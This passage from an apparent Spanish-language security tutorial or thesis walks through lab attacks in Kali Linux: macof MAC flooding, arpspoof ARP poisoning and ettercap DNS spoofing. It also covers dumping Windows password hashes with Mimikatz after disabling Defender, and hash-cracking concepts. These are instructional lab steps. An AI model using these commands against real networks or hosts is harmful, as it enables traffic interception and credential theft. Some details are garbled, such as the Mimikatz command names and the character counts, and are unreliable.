Para ver cómo se vería un ataque simplemente se tiene ejecutar el comando "**macof**", identificar la tarjeta de red eth0 y el destino que en este caso pues va a ser la dirección de pasarela de un determinado equipo "192.168.173.2", como se puede analizar, lo que se está haciendo es enviar todo el tráfico de red como se muestra en la Figura 51 cuando se tipea la orden "macof-i eth0-d 192.168.173.2".




Figura 51. Inundación de la red con el comando "macof" en Kali Linux.
Fuente: elaboración propia.

El objetivo es engañar a la red, indicando direcciones IP, todas contra el mismo destino, direcciones IP falsas cada una con una dirección Mac distinta con el objetivo de inundar la red.

4.4. Ataques ARP poisoning y ARP spoofing

Los ataques de ARP poisoning y ARP spoofing, consisten en lanzar mensajes ARP falsos a una red de área local, de forma que la dirección Mac del atacante acaba asociada a la dirección IP de la víctima, para ello, se debe buscar que equipos hay en la red, por ejemplo, con el comando "nmap-sn 192.168.173.0/24", para poder realizar este ataque se va a hacer uso de la herramienta "arpspoof" que viene integrada en Kali Linux con los siguientes parámetros "arpspoof -i eth0 -t 192.168.173.54 -r 192.168.173.2", la primera dirección IP indica el objetivo y la segunda la dirección de pasarela.

Antes de empezar con el ataque, se debe hacer ping desde la máquina víctima a una dirección de internet, ante lo cual todo tiene que desarrollarse con normalidad, recibiendo respuesta la secuencia completa y capturando el tráfico como se muestra en la Figura 52.




Figura 52. Captura del tráfico de la red en Kali Linux.
Fuente: elaboración propia.

En la figura anterior, se muestran cuáles son las direcciones IP correspondientes y los mensajes que se van enviando como se muestra en la Figura 53.

No.	Time	Source	Destination	Protocol	Length	Info
5	0.955622	Vmware_d8:28:ec	Vmware_e4:2b:af	ARP	60	Who has 192.168.173.2? Tell 192.168.173.57
6	0.955623	Vmware_e4:2b:af	Vmware_d8:28:ec	ARP	42	192.168.173.2 is at 00:50:56:e4:2b:af
15	5.011082	Vmware_e8:78:f1	Vmware_e4:79:a8	ARP	42	Who has 192.168.173.75? Tell 192.168.173.54
16	5.011083	Vmware_e4:79:a8	Vmware_e8:78:f1	ARP	42	192.168.173.75 is at 00:50:56:e4:79:a8
67	28.260172	Vmware_e4:2b:af	Broadcast	ARP	42	Who has 192.168.173.57? Tell 192.168.173.2
68	28.260362	Vmware_d8:28:ec	Vmware_e4:2b:af	ARP	60	192.168.173.57 is at 00:0c:29:d8:28:ec

Figura 53. Recepción de mensajes en la red en Kali Linux.
Fuente: elaboración propia

En la figura anterior, se analiza el envío de broadcast con una IP 57 que vendría a ser la máquina del atacante, el cual envía mensajes, enviando "**pings**" y recibiendo el eco. Para lanzar el ataque se procede con el comando "**arpspoof -i eth0 -t 192.168.173.54 -r 192.168.173.2**" y se obtiene el siguiente resultado como se muestra en la Figura 54.

Figura 54. Ataque ARP con el comando arpspoof en Kali Linux.
Fuente: elaboración propia

Con ARP spoofing se puede hacer un ataque para bloquear las comunicaciones, pero se podría haber utilizado herramientas como "Ettercap" para formar parte de

esa comunicación, lo cual puede ser altamente peligroso para la disponibilidad, la integridad y la confidencialidad de la información que se esté transmitiendo.

4.5. DNS spoofing

Un ataque DNS spoofing, consiste en que un atacante en la red de la víctima responde a las consultas DNS de está en lugar de dejar que lo haga el servidor DNS consultado, para ello, también se recurre a ARP spoofing. El objetivo del ataque va a hacer que la víctima acceda a una web falsa, para simular este ataque se va a utilizar un entorno de pruebas con máquinas virtuales, para esto, se tiene una máquina con Windows 7 y otra con el atacante que es un Kali Linux, ambos ejecutándose como máquinas virtuales en un entorno virtual dentro un PC.

Para empezar, se debe habilitar el servidor Apache mediante la siguiente línea de comando "**service apache2 start**" de momento el servidor web falso para engañar al objetivo se lo tiene preparado para esto se puede ingresar en la dirección web local como se muestra en la Figura 55.




Figura 55. Servidor web apache para engañar a la víctima con DNS spoofing.
Fuente: elaboración propia.

Preparado el servidor, el siguiente paso es configurar "**ettercap**", la cual es una herramienta que se puede utilizar para este tipo de actividades, para lo cual se tiene que ir al directorio "etc/ettercap" y dentro de este directorio se tiene que modificar los siguientes archivos:

- etter.conf
- etter.dns

En el archivo etter.dns se tiene una explicación de cómo funciona, básicamente es el servidor DNS que se lo utiliza, la Figura 56 muestra un extracto del contenido de este archivo.

Figura 56. Archivo etter.dns para ataque en DNS spoofing.
Fuente: elaboración propia.

La configuración anterior, va a hacer que todas las direcciones vayan a 192.168.173.57 qué es la dirección IP del atacante, es decir, todas las direcciones. También se tiene que editar el archivo "etter.conf", para esto se tiene que cambiar varias líneas de este archivo que se muestran a continuación en la Figura 57.

```
[privs]
ec_uid = 65534                # nobody is the default
ec_gid = 65534                # nobody is the default
```

Figura 57. Edición del archivo etter.conf para ataque en DNS spoofing.
Fuente: elaboración propia

A estos valores hay que darles valores de cero, es decir ec_uid=0 y ec_gid=0 y para los identificadores se tienen que buscar las líneas que empiezan con "**Redir**" como muestra la Figura 58.

```
# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j
REDIRECT %rport"
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j
REDIRECT %rport"

# if you use iptables:
   #redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j
REDIRECT --to-port %rport"
   #redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -
j REDIRECT --to-port %rport"
```

Figura 58. Edición del archivo etter.conf en líneas para redirigir el tráfico.
Fuente: elaboración propia

A estas dos líneas hay que quitarles el comentario para que puedan redirigir el tráfico de la forma que se indica a continuación, basándose en la interfaz, el puerto y el

destino. Una vez configurados estos archivos se procede a ejecutar la herramienta "ettercap", como se muestra en la Figura 59.

Figura 59. Interfaz principal de la herramienta ettercap.
Fuente: elaboración propia.

En la herramienta se debe iniciar una escucha activa en eth0, se la detiene para que active todas las configuraciones, realizado esto se debe ir a la lista de objetivos, se escanea y aparece un listado de equipos como se muestra en la Figura 60.

Figura 60. Escaneo de equipos en la herramienta ettercap.
Fuente: elaboración propia.

Se selecciona la dirección de la máquina objetivo a la que se va a atacar y se la establece como target para lanzar el ataque como se muestra en la Figura 61.




Figura 61. Selección del equipo objetivo en la herramienta ettercap.
Fuente: elaboración propia.

Se selecciona envenenamiento para poder engañar a las direcciones Mac y capturar el tráfico, con la opción de "**ARP Poisoning**" como se muestra en la Figura 62.




Figura 62. Selección del ataque por ARP Poisoning.
Fuente: elaboración propia.

Se captura el tráfico y se selecciona la opción "**dns_spof**" del menú plugins de la herramienta ettercap como se muestra en la Figura 63.




Figura 63. Selección del plugin dsn_spoof para la captura del tráfico de la red.
Fuente: elaboración propia

Se procede a realizar el ataque y a la captura de tráfico, en la máquina del objetivo se puede ir a cualquier página web y da igual a qué página se vaya, esta va a llevar siempre a la máquina del objetivo, si se detiene el ataque, se puede repetir el proceso y se cargan las páginas correctas, la Figura 64 muestra el resultado de este ataque.




Figura 64. Resultado del ataque de DNS spoofing.
Fuente: elaboración propia.

CAPITULO V: TRABAJO CON CONTRASEÑAS

Este capítulo tiene como objetivo principal trabajar sobre las credenciales de los usuarios, como recuperar contraseñas de Windows, cuál es el proceso sobre el cracking de las contraseñas y los tipos de ataques que existen sobre las claves de los usuarios como el de fuerza bruta y el de diccionario.

5.1. Recuperación de contraseñas en Windows

Las contraseñas que se emplean en los sistemas se almacenan en formato de resumen o Hash. Un Hash es una operación matemática que cumplen las siguientes características:

- Es Irreversible, es decir, que desde el resultado no se pueden obtener los datos de entrada
- Es susceptible a cambios, cualquier mínimo cambio los datos de entrada supondrá un gran cambio en el resultado.
- Resultado constante, un conjunto de datos de entrada específico dará siempre el mismo resultado ante el mismo protocolo de hash.
- Longitud constante, por último, cualquier conjunto de datos de entrada de cualquier tamaño dará siempre una salida de longitud fija.

De esta forma, cuando se almacena una contraseña en un sistema, lo que realmente se almacena es el resultado de una función Hash, así, la Figura 65 muestra un ejemplo del almacenamiento de contraseñas en hash.

```
$contraseña = "password"
$hash = MD5($contraseña)
# hash = 5f4dcc3b5aa765d61d8327deb882cf99
```

Figura 65. Cifrado de una contraseña con hash.
Fuente: elaboración propia

Si la base de datos de contraseñas es sustraída, el atacante no podrá descubrir las contraseñas en claro, que es lo que necesita para acceder al recurso protegido, ya que al autenticarse se proporciona la contraseña en claro, se deduce su hash y se contrasta con el hash almacenado.

LM hashing

Antiguamente, se utilizaba en sistemas Windows el método denominado LM hashing, con este protocolo las contraseñas no podían superar los 14 caracteres y el procedimiento era el siguiente:

Dada una contraseña, por ejemplo, "**M1Contra5en4**", se pasa a mayúsculas "**M1CONTR-A5EN400**" y se divide la contraseña en dos partes de 7 caracteres, rellenando con ceros, cada parte se utiliza para generar una clave DES convirtiendo los 7 bytes de cada mitad en una cadena de bits y añadiendo uno de paridad cada 7 bits, lo cual resulta en 64 bits de longitud que son los necesarios para una contraseña DES, la figura 66 muestra el resultado de acuerdo a los parámetros establecidos.




Figura 66. Cifrado de una contraseña con algoritmo DES.
Fuente: elaboración propia.

De la figura anterior, de ambas claves resultantes se cifra la misma palabra, utilizando el algoritmo DES en modo SV, lo que da como resultado 2 valores de 8 bytes cada uno. La concatenación de los resultados de 8 bytes es el denominado LM Hash, la Figura 67 muestra el resultado del cifrado LM hash.




Figura 67. Cifrado LM hash.
Fuente: elaboración propia.

Sin embargo, este método se considera totalmente vulnerable, por lo que ha sido descartado a partir de Windows Vista, pero por desgracia aún quedan muchos equipos con Windows XP que utilizan este sistema y muchos sistemas que, aunque utilizan hashes más modernos siguen almacenando con LM hash.

Las contraseñas se almacenan en el Security Account Manager o SAM o en el fichero de contraseñas en un controlador de dominio, además de LM, el SAM guarda la

contraseña con el hash, que en lugar de usar cifrado DES se basa en el algoritmo Md4, aunque LM ya no se implementó en Windows Vista, NT hash se lo puede encontrarlo en Windows Vista y Server 2008, también, se usa Sha1 en versiones más actualizadas de Windows.

Por ejemplo, para la recuperación de contraseñas en Windows se puede utilizar una de las herramientas más populares que se puede encontrar en distintos frameworks de hacking que se utilizan para hacer test de penetración, pruebas, aprendizaje e incluso por algún agente para hacer ataques. En Windows 10 se puede utilizar la herramienta "**Mimikatz**", a modo de auditoría local por lo que para que el sistema deje operar con normalidad, se debe desactivar Windows Defender ya que a este aplicativo Defender lo detecta como software malicioso.

Para la descarga de esta herramienta se tiene que ir a la página web del proyecto Mimikatz disponible en el repositorio GitHub, se puede leer la información de la Wiki y se puede acceder a la descarga de los binarios, en este caso se selecciona el archivo zip, se lo guarda, se abre la carpeta contenedora, se descomprime el contenido y se selecciona si se quiere trabajar en 32 o 64 bits, la Figura 68 muestra el enlace de descarga del repositorio GitHub.




Figura 68. Enlace de descarga de la herramienta Mimikatz en GitHub.
Fuente: elaboración propia.

Descargada y descomprimida la aplicación se la ejecuta como administrador, la cual abre una ventana de comando, lo que en una frameworks se realizaría de forma oculta y con scripts que realizan todo el proceso de forma automatizada, como se trata de hacer una auditoría se la tiene que hacer de forma manual, la Figura 69 muestra la ventada de comandos de esta herramienta.




Figura 69. Venta de comandos de la herramienta Mimikatz.
Fuente: elaboración propia.

Primero, se comprueban privilegios, se establece el modo de debug y después se puede pedir el contenido del SAM (Security Account Manager), se les da los privilegios y se verifica con los comandos siguientes:

- Token::whoami
- Token::elevate
- Token::sam

Con los comandos anteriores, se eleva los privilegios, y se accede al listado de hash de las contraseñas, para esto, se tiene que tener una conexión a internet para verificar que estos hashes de contraseñas han sido resueltos con anterioridad como se muestra en la Figura 70.




Figura 70. Listado de hash de contraseñas de los usuarios.
Fuente: elaboración propia.

Como se puede verificar en la figura anterior, se puede seleccionar hash para distintas cuentas como administrador, invitado, DefaultAcount, Producer, JuanN, JuanaB. Se puede seleccionar cualquier y después se puede ir a la siguiente dirección https://hashkiller.co.uk/Cracker/NTLM cuya página principal se muestra a continuación en la Figura 71.




Figura 71. Página de descifrado de hash.
Fuente: recuperado de https://hashkiller.co.uk

En esta página web se puede colocar, por ejemplo, varios hashes como se muestra en la Figura 72.




Figura 72. Verificación de hash en la página de https://hashkiller.co.uk
Fuente: recuperado de https://hashkiller.co.uk

Ingresado el hash se procede a verificar y el resultado que muestra es que ambas contraseñas habían sido hackeadas con anterioridad como se muestra en la Figura 73.




Figura 73. Verificación de hackeo de contraseñas en https://hashkiller.co.uk
Fuente: recuperado dehttps://hashkiller.co.uk

Las contraseñas anteriores son débiles, esta es una forma en la que se puede controlar la calidad de las contraseñas que se estén usando en una computadora,

no se debe hacer esto si no se tiene los permisos y derechos adecuados sobre los sistemas con los que se va a trabajar, obviamente hacerlo en una máquina que no sea de la empresa es un problema y de todas formas siempre se recuperan los hashes, no las contraseñas.

Mimikatz, sirve para recuperar las contraseñas de un sistema ya sea ejecutándolo de forma local o a través de una frameworks de evaluación de seguridad como podría ser, por ejemplo, Metasploit.

5.2 Cracking de contraseñas

El cracking de contraseñas consiste en la recuperación de estas a partir de los hashes disponibles, para empezar lo primero que se debe hacer ante una lista de hashes, es tratar de saber que algoritmos se ha empleado para generarlos. Si se ha recuperado las contraseñas de una computadora o servidor con Windows, muy probablemente se puede encontrar antes hashes NTLM, aunque también, podría ser SHA1, de hecho, SHA1 y MD5 son los más habituales y depende del sistema del que se hayan extraído.

Los Hashes por norma general, son valores expresados en base hexadecimal, así que la longitud de los mismos es la principal ayuda que se va a tener para identificar el protocolo a falta de más información. Los hashes LM y NTLM de Microsoft tienen 16 bytes, es decir, 32 caracteres hexadecimales. Un dato muy importante que considerar si se encuentra ante hashes LM, se debe considerar que las letras son todas mayúsculas y que la longitud máxima es de 14 caracteres, lo que reduce la cantidad total de opciones.

MD5 es una función de hash fácil de calcular por la poca cantidad de recursos que consume y aunque se ha demostrado que puede sufrir colisiones, en el mundo de las contraseñas ese problema no es tan grave como en el de los documentos, por lo que aún se utiliza mucho, su longitud es de 16 bytes.

La siguiente función de hashing en popularidad y más segura que MD5, es SHA1 que tiene una longitud de 20 bytes, a partir de ahí existen protocolos SHA de mayor longitud, por ejemplo, 256 cuyo número se corresponde a los 256 bits de longitud, es decir, a 32 países.

Si los datos provienen de una base de datos MySQL puede que se trate de la función "**MySql323"** que solo es de 8 bytes, se puede encontrar múltiples ejemplos de hashes y lo que es casi más importante es la página de hash https://hashcat.net/ hashcat, cuya página principal se muestra en la Figura 74.




Figura 74. Página de verificación de hash.
Fuente: recuperado de https://hashcat.net/hashcat

Este aplicativo es una herramienta de hacking de contraseñas, se puede encontrar múltiples ejemplos y lo que es más importante hashes, la Tabla 2 muestra algunos ejemplos de hashes que se pueden hackear.

Tabla 2. Ejemplo de hashes.

Hash-Mode	Hash-Name	Example
0	**MD5**	**8743b52063cd84097a65d1633f5c74f5**
10	**md5($pass.$salt)**	**01dfae6e5d4d90d9892622325959afbe:7050461**
20	**md5($salt.$pass)**	**f0fda58630310a6dd91a7d8f0a4ceda2:4225637426**
30	**md5(utf16le($pass).$salt)**	**b31d032cfdcf47a399990a71e43c5d2a:144816**
40	**md5($salt.utf16le($pass))**	**d63d0e21fdc05f618d55ef306c54af82:13288442151473**
50	**HMAC-MD5 (key = $pass)**	**fc741db0a2968c39d9c2a5cc75b05370:1234**
60	**HMAC-MD5 (key = $salt)**	**bfd280436f45fa38eaacac3b00518f29:1234**
100	**SHA1**	**b89eaac7e61417341b710b727768294d0e6a277b**
110	**sha1($pass.$salt)**	**2fc5a684737ce1bf7b3b239df432416e0dd07357:2014**
120	**sha1($salt.$pass)**	**cac35ec206d868b7d7cb0b55f31d9425b075082b:5363620024**
130	**sha1(utf16le($pass).$salt)**	**c57f6ac1b71f45a07dbd91a59fa47c23abcd87c2:631225**

Fuente: recuperado de https://hashcat.net/wiki/doku.php?id=example_hashes

Cracking

Crackear contraseñas a partir del hash, consiste en establecer una posible contraseña y calcular el hash para ver si coincide con el hash disponible, cuanto más complicada sean las contraseñas, más difíciles serán de descubrir, ya que el procedimiento es lineal, hay que probar opción tras opción. Para ejecutar esta tarea existen dos estrategias básicas, fuerza bruta y diccionario.

Los ataques por "**Fuerza bruta**", generan una a una todas las combinaciones posibles de caracteres según los parámetros que se establezcan y para cada una de esas combinaciones calcula la función hash indicada, así pues, sí se establece que la contraseña objetivo puede tener una longitud entre 8 y 12 caracteres, por ejemplo, con mayúsculas, minúsculas y números para un usuario que hable español se estaría hablando de 64 posibles caracteres, de forma que se tendría lo siguiente:

- El sumatorio desde l = 8 elevado a 12 de 64 elevado a l, que son más de 4 millones de billones de combinaciones 4.000.000.000.000.000.000.000.

Si se analizara en forma gráfica en escala logarítmica, para que se pueda interpretarla como se muestra en la Figura 75.




Figura 75. Escala logarítmica de contraseñas de hash.
Fuente: elaboración propia.

En la figura anterior, no se podría ver ningún valor que no fuese el de las combinaciones de 84 caracteres en contraseñas de longitud 12, si se lo dejara en escala natural, se puede podemos ver cómo influye tanto la longitud, como la cantidad de caracteres posibles a utilizar, esto último, bastante más que la longitud.

El ataque por **diccionario** consiste en generar una lista de palabras para las que se calculará el hash y se lo comparará con los hashes que se dispongan para ver si hay

alguna coincidencia. Un diccionario no deja de ser más que un fichero de texto en el que hay escrito en cada línea 1 palabra, sea está legible o no, tenga el tipo de caracteres que tenga, obviamente los diccionarios suelen incluir palabras del idioma predominante entre los usuarios del sistema del que se han extraído las contraseñas, los hashes concretamente.

También, se generan palabras con formatos de fechas, números de teléfono, documento de identidad, número de pasaporte, de la seguridad social, combinaciones de estas opciones y muchas más ideas que se puedan ocurrir.

5.3 Ataque por fuerza bruta

En esta sección se va a analizar cómo ejecutar un ataque por fuerza bruta para revelar las contraseñas que se encuentran en forma de hash en un archivo de texto, en primer lugar, se a verificar a este fichero de texto sha1_hashes.txt que se muestra en la Figura 76.

